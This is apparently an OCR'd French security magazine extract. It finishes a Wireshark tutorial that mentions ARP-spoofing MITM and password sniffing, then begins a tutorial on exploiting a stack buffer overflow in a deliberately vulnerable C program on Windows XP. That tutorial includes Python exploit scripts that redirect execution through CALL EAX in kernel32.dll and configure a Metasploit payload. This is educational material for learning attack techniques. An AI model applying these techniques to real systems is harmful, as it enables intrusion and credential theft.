Ce mode permet à la carte réseau de récupérer tous les paquets qu'elle reçoit même ceux qui ne lui sont pas destinés. Il est souvent utilisé pour *sniffer* les réseaux sans-fils mais certaines cartes réseaux ne supportent pas le mode promiscuous c'est pour cela que si vous ne recevez aucun paquet alors qu'il y a du traffic, désactivez simplement ce mode en décochant la case *capture packets in promiscuous mode* dans le menu options.

Pour effectuer une simple capture de paquets, vous devez aller dans *Capture -> Interfaces* où vous verrez la liste des interfaces disponibles, leurs IPs respectives, ainsi que les nombre de paquets reçus (qui ne sont toujours pas enregistrés), et le nombre de paquets reçus par secondes de chaque interface.

Appuyez sur *Start* pour commencer la capture des paquets à l'interface voulue, une fenêtre apparaît avec différents protocoles, et le pourcentage de paquets reçus. Appuyez sur *Stop* pour finir la capture et ainsi voir les détails de chaque paquet capturé.

Si vous utilisez *Options* au lieu de *Start* vous pouvez choisir un filtre de capture, par exemple avec *not arp and not udp* Wireshark capturera tous les paquets sauf




Figure 1. *Interface graphique de Wireshark*

les paquets ARP et UDP. Il est possible de ne capturer que les requêtes ftp avec le filtre *ftp.request* ou même repérer le trafic provenant d'une seule adresse IP *ip.src==192.168.0.1*. Pour simplifier l'utilisation des filtres, il existe une interface permetant de créer son propre filtre en appuyant sur le bouton *Expression* Figure2.

Cette interface permet d'avoir une liste de protocoles que vous pouvez choisir pour notre filtre ainsi que les champs associés. Sur la deuxième colonne, vous choisissez le type de filtre à effectuer puis la valeur qui sera comparée à votre champ choisi. Vous avez donc une aide pour la création de vos filtres.

Ensuite, l'affichage des paquets capturés se fait en trois parties, la première (en haut) vous avez un bref listing des paquets avec le numéro de paquet, les adresses ip sources et destinations, le protocole utilisé et quelques autres informations. Ensuite, au centre, le paquet plus détaillé avec ces spécifications pour chaque protocole, dans un paquet IP il y aura donc, sa version, sa longueur d'entête, le protocoles de couche 4 utilisé etc...

Enfin, dans la partie du bas, il y a le paquet affiché au format hexadécimal qui est le paquet réellement reçu par l'interface. Notez que vous pouvez aussi ajouter un filtre au résultat, et qu'il y a correspondance entre les parties car si vous cliquez sur la version IP dans la partie du milieu, vous aurez la partie héxadécimale correspondante surlignée dans la dernière partie. Il est possible de combiner Wireshark avec d'autres logiciels comme ettercap pour une analyse plus précise. Ettercap permet entre autre d'effectuer des attaques MITM (*Man In The Middle*) sur un réseau commuté via des techniques de *spoofing* ARP.




Figure 2. *La possibilité de choisir son filtre*

```
No. -  Time  Source  Destination  Protocol  Info
⊟ Frame 2 (42 bytes on wire, 42 bytes captured)
    Arrival Time: Feb 20, 2007 10:28:09.820074000
    [Time delta from previous packet: 0.000016000 seconds]
    [Time since reference or first frame: 0.000016000 seconds]
    Frame Number: 2
    Packet Length: 42 bytes
    Capture Length: 42 bytes
    [Frame is marked: False]
    [Protocols in frame: eth:arp]
    [Coloring Rule Name: ARP]
    [Coloring Rule String: arp]
⊟ Ethernet II, Src: AsustekC_1e:27:8d (00:0e:a6:1e:27:8d), Dst: Netgear_cd:1d:18 (00:09:5b:cd:1d:18)
  ⊟ Destination: Netgear_cd:1d:18 (00:09:5b:cd:1d:18)
      Address: Netgear_cd:1d:18 (00:09:5b:cd:1d:18)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ⊟ Source: AsustekC_1e:27:8d (00:0e:a6:1e:27:8d)
      Address: AsustekC_1e:27:8d (00:0e:a6:1e:27:8d)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: ARP (0x0806)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: AsustekC_1e:27:8d (00:0e:a6:1e:27:8d)
    Sender IP address: 10.0.0.5 (10.0.0.5)
    Target MAC address: Netgear_cd:1d:18 (00:09:5b:cd:1d:18)
    Target IP address: 10.0.0.1 (10.0.0.1)
```

Figure 3. *Description d'un paquet*

Pour ce faire, vous pouvez utiliser ettercap avec le plugin *repoison_arp* afin de ré-empoisonner la table ARP régulièrement, ensuite activer l'ip forwarding sur votre machine afin de retransmettre le paquet reçu au bon destinataire grâce à la commande :

```
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Dans ce cas là, Wireshark vous servira à sniffer tous les paquets envoyés entre deux hosts par exemple. Vous pouvez aussi enregistrer la capture des paquets au format pcap afin de pouvoir la réutiliser ultérieurement.

Une fois la capture finie vous pouvez utiliser les filtres adéquats pour connaître les mot de passes passés en clair via telnet ou les connections FTP.

De plus, grâce aux options *Follow TCP Stream* et *Follow SSL Stream* il est possible de suivre entièrement une connection TCP ou SSL à partir d'un seul paquet.

Pour cela, selectionnez le paquet qui vous parraît suspect *une connection FTP ou l'accès à un site sécurisé*, puis *Analyse -> Follow TCP Stream* ou *Analyse -> Follow SSL Stream*, Wireshark va filtrer tous les paquets reçus avec les adresses IP sources et destinations ainsi que les numéros de ports utilisés dans le paquet sélectionné. Ce qui affichera toutes les données échangées du flux TCP entier.


Avec des couleurs différentes afin de reconnaître les paquets envoyés des paquets reçus. Avec cette technique, lors d'une attaque MITM, le pirate pourra suivre entièrement une connexion à un site web par exemple, recupérer les pages affichées, les données envoyées, de même pour les données cryptées.

Wireshark est donc un utilitaire très puissant pour la capture de paquets, de plus il est en constante évolution, lors de la rédaction de cet article Wireshark à été mis à jour de la version 0.99.4 à 0.99.5.

Une cinquantaine de protocoles ont été mis à jour, 8 nouveaux protocoles ont été ajoutés (DMP, Homeplug (INT51X1), NBD, OMAPI, PKCS#12, RGMP, Roofnet, STUN v2). Le logiciel peut enfin décrypter les paquets WPA/WPA2 et SNMPv3.

Wireshark supporte désormais de nouveaux fichiers de capture : (Catapult DCT2000, Netttl, Windows Sniffer / NetXray). La navigation sur le logiciel avec le clavier a été améliorée. Et beaucoup de bugs de la version précédente ont été enlevés. Les caractéristiques de chaque mise à jour de wireshark sont bien sûr disponibles sur leur site web.

Jérémie Mathon 



Exploitation de buffer overflow sous Windows XP sp2

Ali Rahbar 

Degré de difficulté

Les vulnérabilités de type applicatif représentent encore une cause majeure de l'intrusion sur les systèmes en local ou à distance. Nous vous présenterons les méthodologies d'analyse de ces vulnérabilités par l'intermédiaire du célèbre débugger OllyDbg, ainsi que la création d'exploit à distance en utilisant Metasploit comme support de développement de l'intégration.

Un débordement de tampons est un état anormal où un programme essaye de stocker des données au delà des frontières d'un tampon. C'est notamment le cas avec les variables locales des fonctions qui sont stockées sur la pile, et qui vont donc permettre d'écraser certaines adresses mémoire du programme afin de faire rediriger son exécution pour effectuer une action définie par le pirate, par exemple, récupérer un shell sur le système.

Pour mieux comprendre les débordements de tampons nous allons utiliser le programme vulnérable (Cf. Listing 1).

L'architecture IA 32

Le programme précédent vérifie le nombre d'arguments de ligne de commande qu'il reçoit. S'il ne reçoit pas d'arguments il affiche le message *please enter a string as parameter* ; le cas échéant il appelle la fonction `vuln()` en lui passant le paramètre reçu par la ligne de commande comme argument. La fonction `vuln()` copie la chaîne de caractères qu'il reçoit dans le tableau de caractères `buf`.

Le problème de ce programme est que la fonction `strcpy()` copie t dans le tableau buf sans faire attention à sa taille. Le schéma (Cf. Figure 1) montre l'état de la pile juste avant l'exécution de `strcpy()`.

La première valeur au fond de la pile (`Param`) est le paramètre t que la fonction main a ajouté sur la pile avant d'appeler la fonction `vuln`. Juste après Param on voit l'adresse de retour qui a été ajoutée par le `CALL`. En haut de cela il y a la sauvegarde d'EBP qui a été ajoutée par le prologue de la fonction `vuln`. Finalement on voit les deux variables (`c`, `buf`) qui ont été allouées sur la pile par la fonction `vuln`.

Cet article explique...

- La gestion de la mémoire sur Windows.
- L'exploitation des vulnérabilités de type buffer overflow.
- La création d'exploits avec Metasploit.

Ce qu'il faut savoir...

- Programmation C sous Windows.
- Une connaissance théorique des buffers overflow est souhaitable.

Comme vous le voyez le tableau buf est plus haut que l'adresse de retour. Donc en donnant une chaîne de caractères plus longue que buf à la fonction vuln on pourra changer l'adresse de retour et rediriger l'exécution du programme.

Si vous utilisez Visual Studio 2000 ou une version plus récente désactivez l'option de sécurité des tampons (*Buffer Security Check /GS*) depuis les propriétés du projet avant de compiler ce programme. L'option */GS* ajoute des mécanismes de protection contre les débordements de pile que l'on étudiera plus tard. Pour le désactiver, dans *Property pages -> Configuration Properties -> Code Generation*, mettez à *No* l'option *Buffer security Check*.

Pour garder la structure du programme telle qu'elle est nous allons aussi désactiver l'optimisation. Pour cela, dans *Property pages -> Configuration Properties ->Optimization*, mettez à *Disabled* l'option *Optimization*.

Mise en pratique avec un programme en local

Pour commencer nous allons lancer le programme avec une chaîne de 500 caractères.

```
C:\> python -c "print 'buffer1.exe '+
      500*'A'" > temp.bat
```

Puis nous exécutons temp.bat qui va exécuter buffer1.exe avec 500 A comme paramètre.

```
Temp.bat
```

Le programme s'exécute sans erreur. Nous allons augmenter le nombre de A jusqu'à ce que le programme plante. Comme la taille de la sauvegarde d'EIP est 4 octets nous allons ajouter 4 B à notre entrée pour voir si nous réussissons à faire planter le programme.

```
C:\> python -c "print 'buffer1.exe '+
      500*'A'+'BBBB'" > temp.bat
```

Le programme s'exécute normalement. Cette fois nous ajoutons 4 A avant les B. Il faut garder les B à la fin pour savoir quel est le nombre d'octets qu'on doit remplir avant de réussir à modifier les 4 octets de l'adresse de retour.

```
C:\> python -c "print 'buffer1.exe '+
      504*'A'+'BBBB'" > temp.bat
```

Cette fois le programme plante et Windows nous envoie le message habituel *Ce programme a rencontré un problème et doit fermer* ... Dans cette fenêtre, cliquez sur *Cliquez ici*, puis dans la nouvelle fenêtre sur *pour consulter les informations techniques concernant le rapport d'erreurs*.

Cela vous affichera la fenêtre que vous pouvez voir sur la Figure 2.

Le champ adresse montre l'adresse où l'exception s'est produite. Nous ne voyons aucun caractère 42 (B) dans l'adresse, nous réessayons en ajoutant 4 A à notre chaîne de caractères et on relance le programme :

```
C:\> python -c "print 'buffer1.exe '+
      508*'A'+'BBBB'" > temp.bat
```

Cette fois, l'adresse de retour est correctement écrasée avec 0x42424242.

Pour exploiter cette faille nous allons remplir notre buffer avec un shellcode et nous allons écraser l'adresse de retour pour rediriger l'exécution vers celui-ci. Il est normalement difficile de rediriger l'exécution vers l'adresse exacte du début du shellcode, donc nous le faisons précéder de quelques instructions NOP (0x90). NOP est une instruction qui ne fait rien. Si l'EIP pointe quelque part au milieu




Figure 1. *Représentation de la pile*

Listing 1. *Utilisation du programme vulnérable*

```
//script1.c
#include <string.h>
int main(int argc, char* argv[]){
   void vuln(char * t);
   if (argc >1) {
      vuln(argv[1]);
   } else {
      printf("please enter a string as parameter");
   }
   return 0;
}
void vuln(char * t) {
   int c=0;
   char buf[500];
   strcpy(buf,t);
   printf("done");
}
```

des instructions NOP, elles seront exécutées jusqu'à ce que l'exécution arrive au début du shellcode qui sera exécuté.

Utiliser Ollydbg

Lancez ollydbg et ouvrez notre programme (*buffer1.exe*). Utilisez l'entrée *Arguments* du menu Debug pour spécifier quelques A comme argument du programme. Redémarrez le programme (*Debug->restart*). Ollydbg s'arrêtera sur son point d'entrée (entry point). Cliquez sur *Executable modules* dans le menu *View* pour afficher la liste des modules exécutés. Faites un clic droit sur le nom de l'exécutable (*buffer1.exe*) et choisissez *View names*. La nouvelle fenêtre affiche le nom des fonctions importées ou exportées par *buffer1.exe*. Retrouvez strcpy dans la liste, faites un clic droit dessus et choisissez View call tree. La nouvelle fenêtre affiche les endroits qui ont fait appel à cette fonction. Posez un point d'arrêt (*breakpoint*) sur cette adresse (*F2*). Maintenant cliquez sur *F9* ou *Run* dans le menu de débogage pour continuer l'exécution. Le programme va s'arrêter sur l'appel de la fonction `strcpy`. (Cf. Figure 3)

Cliquez sur *F7* (*Step into*) pour entrer dans la fonction `strcpy`. Vous pouvez poursuivre l'exécution de strcpy en faisant *F8* (*Step over*) sur chaque instruction. Comme vous le voyez dans la sous fenêtre en bas à droite le buffer buf commence à l'adresse 0012FD78. Donc pour rediriger l'exécution nous allons utiliser cette adresse comme adresse de retour.

Nous allons simplement utiliser un shellcode qui commence par quelques NOP et qui contient des points d'arrêt (0xCC). Le programme stoppe son exécution avec et nous saurons que notre shellcode a été atteint. Voici le script python qui va lancer le programme avec notre *shellcode* :

```
import os
import sys
program ='buffer1.exe'
arguments=12*'\x90'+8*'\xCC'+488*'\
     x90'+'\x78'+'\xFD'+'\x12'
print arguments
os.execl(program,program,arguments)
```

La variable argument qui est passée comme paramètre de ligne de commande au programme est conçue de 12 NOP, huit CC (*break point*), 488 NOP suivis de l'adresse de retour. 12+8+488=508 est le nombre d'octets que l'on doit remplir avant de pouvoir écraser l'adresse de retour. En lançant le script le programme s'arrêtera après avoir exécuté le premier CC.

Malheureusement l'adresse de base de la pile sous Windows n'est pas la même sur des systèmes différents. Donc le retour direct au shellcode n'est pas une méthode fiable car on ne peut pas déterminer systématiquement son adresse sur la pile.

Pour palier à ce problème il existe une autre méthode qui s'appelle le rebondissement par librairie partagé (*shared library bouncing*). L'idée est d'utiliser l'environnement du processus pour pointer EIP vers le shellcode sans savoir son adresse sur la pile. L'astuce est d'examiner les registres pour en trouver un qui pointe dans notre *buffer*. On pourra alors écraser l'adresse de retour sur la pile par l'adresse d'une instruction qui mettra la valeur du registre dans EIP ; et l'exécution sera




Figure 2. *Rapport d'erreur*




Figure 3. *Utilisation de OllyDbg*

redirigée vers notre shellcode sans connaitre son adresse.

Pour changer la valeur *d'EIP* il faudra utiliser un *CALL*, un *JMP* ou un *RET.* Imaginons que le registre EAX pointe vers notre buffer ; dans ce cas il faudra trouver un *CALL EAX* dans une des librairies (*DLL*). Les *DLL* contiennent un champ nommé Image Base qui spécifie l'adresse de base de préférence. Le loader va essayer de charger la *DLL* dans cette adresse donc ne change normalement pas sur différentes machines. Il faudra bien sur examiner le contenu des registres avant l'exécution du *RET.*

Pour cela nous allons placer un point d'arrêt (*break point*) sur le point d'entrée du programme. Ouvrez le programme dans ollydbg, faites un clic droit sur la première instruction (`CALL buffer1.00401554`), choisissez *Binary* et cliquez sur *Edit* ; changez le E8 avec CC (*break point*) et cliquez sur ok. Faites un clic droit sur le code, choisissez *Copy to executable* et cliquez sur *All modifications*. Dans le dialogue cliquez sur *Copy all.* Faites un clic droit sur la nouvelle fenêtre, cliquez sur *Save file* et sauvegardez le fichier sous le nom *buffer1-c.exe.* Maintenant lancez ce programme avec 518 A et 4 B :

```
python -c "print 'buffer1-c.exe '+
        504*'A'+'BBBB'" > temp.bat
```

Dans le message d'erreur de Windows choisissez déboguer. Ollydbg sera exécuté et s'arrêtera sur un INT3 (*break point*). (Cf. Figure 4)

Faites un clic droit sur le point d'arrêt, choisissez *Binary* et cliquez sur *Edit.* Remplacez le CC par sa valeur originale (E8) et cliquez sur *ok.* Faites un clic droit sur le code, choisissez *Analysis* et cliquez sur *Analyse code.* Cliquez sur *Executable modules* dans le menu *View* pour afficher la liste des modules exécutés. Faites un clic droit sur le nom de l'exécutable (*buffer1.exe*) et choisissez *View names.*

La nouvelle fenêtre affiche le nom des fonctions importées ou exportées par *buffer1.exe.* Retrouvez strcpy dans la liste, faites un clic droit dessus et choisissez *View call tree.* La nouvelle fenêtre affiche les endroits qui ont fait appel à cette fonction. Posez un point d'arrêt (*breakpoint*) sur cette adresse (F2). Maintenant cliquez sur F9 ou *Run* dans le menu de débogage pour continuer l'exécution. Le programme va s'arrêter sur l'appel de la fonction strcpy. Avancez instruction par instruction (*step over*) jusqu'au RET. Une fois sur le RET regardez la valeur des différents registres pour trouver un registre qui pointe dans notre buffer. Comme vous le voyez EAX pointe juste au début de notre buffer. (Cf. Figure 5)

Il ne nous reste plus qu'à trouver une instruction *CALL EAX* dans une *DLL* utilisée par le programme. Pour cela il existe deux méthodes :

- méthode 1 : chercher l'opcode de l'instruction dans l'espace mémoire des DLL chargées par le programme,
- méthode 2 : utiliser la base d'opcode de Metasploit.

Chercher l'opcode

Nous devons trouver nous-même l'opcode de l'instruction *CALL EAX.* On peut utiliser la fonction `Assemble` d'Ollydbg ou un outil comme RTA (Cf. Figure 6)

Nous allons maintenant rechercher FFD0 dans l'espace mémoire des *DLL* chargées par *buffer1.* Ouvrez *buffer1.exe* dans Ollydbg et cliquez sur *Executable modules* dans le menu *view.*

Cette liste affiche entre autres les *DLL* chargées par le programme. *Kernel32.dll* et *ntdll.dll* font partie de nos choix prioritaires car elles sont




Figure 4. *Breakpoint dans OllyDbg*




Figure 5. *EAX pointe juste au début de notre buffer*

toujours chargées à leur adresse de base préférée (*ImageBase*). Faites un clic droit sur *kernel32.dll* et choisissez Dump data in CPU. Dans la fenêtre CPU faites un clic droit sur la première instruction, choisissez *Follow in* dump et cliquez sur *Selection*.

Dans la sous fenêtre en bas à gauche, faites un clic droit sur la première ligne, choisissez Search for et cliquez sur *Binary string*.

Entrez l'opcode de `CALL EAX (FFD0)` dans le champ *hex* de la fenêtre de recherche et cliquez sur *ok*. (Cf. Figure 7).

La première instance est située à l'adresse 7C816353. Il suffit d'écraser l'adresse de retour par cette adresse. Pour tester on utilise le même script python qu'avant :

```
import os
import sys
program ='buffer1.exe'
arguments=12*'\x90'+8*'\xCC'+
    488*'\x90'+'\x53'+'\x63'+'\
    x81\x7C'
print arguments
os.execl(program,program,arguments)
```

En exécutant ce script, l'adresse de retour sera remplacée par l'adresse de *CALL EAX* (dans *kernel32.dll*) donc au moment du RET l'exécution sera redirigée vers *CALL EAX*. *EAX* pointant au début du buffer, l'exécution sera redirigée au début de celui-ci ou est stocké le *Shellcode*.

Trouver l'opcode dans la base de donnée de Metasploit

Pour la deuxième méthode de recherche d'instruction dans les DLL nous allons utiliser l'opcode database Metasploit situé à l'adresse : *http://metasploit.com/users/opcode/msfopcode.cgi*

Le moteur de recherche de cette base vous permettra notamment de chercher les adresses de ni'importe quel Opcode dans les programmes, *DLL* ... de windows suivant les différentes versions.

- Chercher dans notre cas un call EAX dans specific opcode.
- Comme plate-forme, nous utilisons un Windows XP 5.1.2.0 (IA32).
- Nous recherchons cet opcode dans le module kernel32.dll. Nous trouvons cette instruction à l'addresse 0x7C816353.

Mise en pratique sur Metasploit

La dernière chose à faire est de créer une charge (*payload*) et remplacer les NOP par cette charge. Il est possible d'écrire votre propre charge. Pour cela il faut écrire du code qui soit indépendant de position (*PIC*). Il est aussi possible d'utiliser des générateurs de shellcode comme *InlineEgg*, *Shellforge*, *MOSDEF*, *hellkit* et les *shellcode* de Metasploit. Nous allons utiliser le générateur de shellcode de Metasploit pour générer une charge pour notre exploit.

Dans l'interface Web de Metasploit cliquez sur *exploit*. La liste des charges de metasploit s'affichera. Vous pouvez filtrer le résultat par système d'exploitation ou par architecture. Choisissez *Win32* comme filtre pour voir les charges Windows. Dans la liste des charges choisissez *Windows Execute Command*. Cette charge permet d'exécuter une commande. Metasploit vous demande de remplir les paramètres nécessaires et de configurer les options de la charge.




Figure 7. *Recherche d'une chaîne binaire dans OllyDbg*




Figure 6. *Utiliser RTA pour récupérer un Opcode*



La capture d'écran suivante vous affiche la page de configuration de cette charge. Le champ *CMD* spécifie la commande à exécuter. Nous allons la remplir avec *calc.exe* pour exécuter la calculatrice. Le champ *EXITFUNC* spécifie la méthode de sortie. Nous allons la remplir avec *process*. *Max Size* définit la taille maximum du shellcode. Comme on a environ 488 octets de place et que cela est largement suffisant on ne remplit pas ce champ.

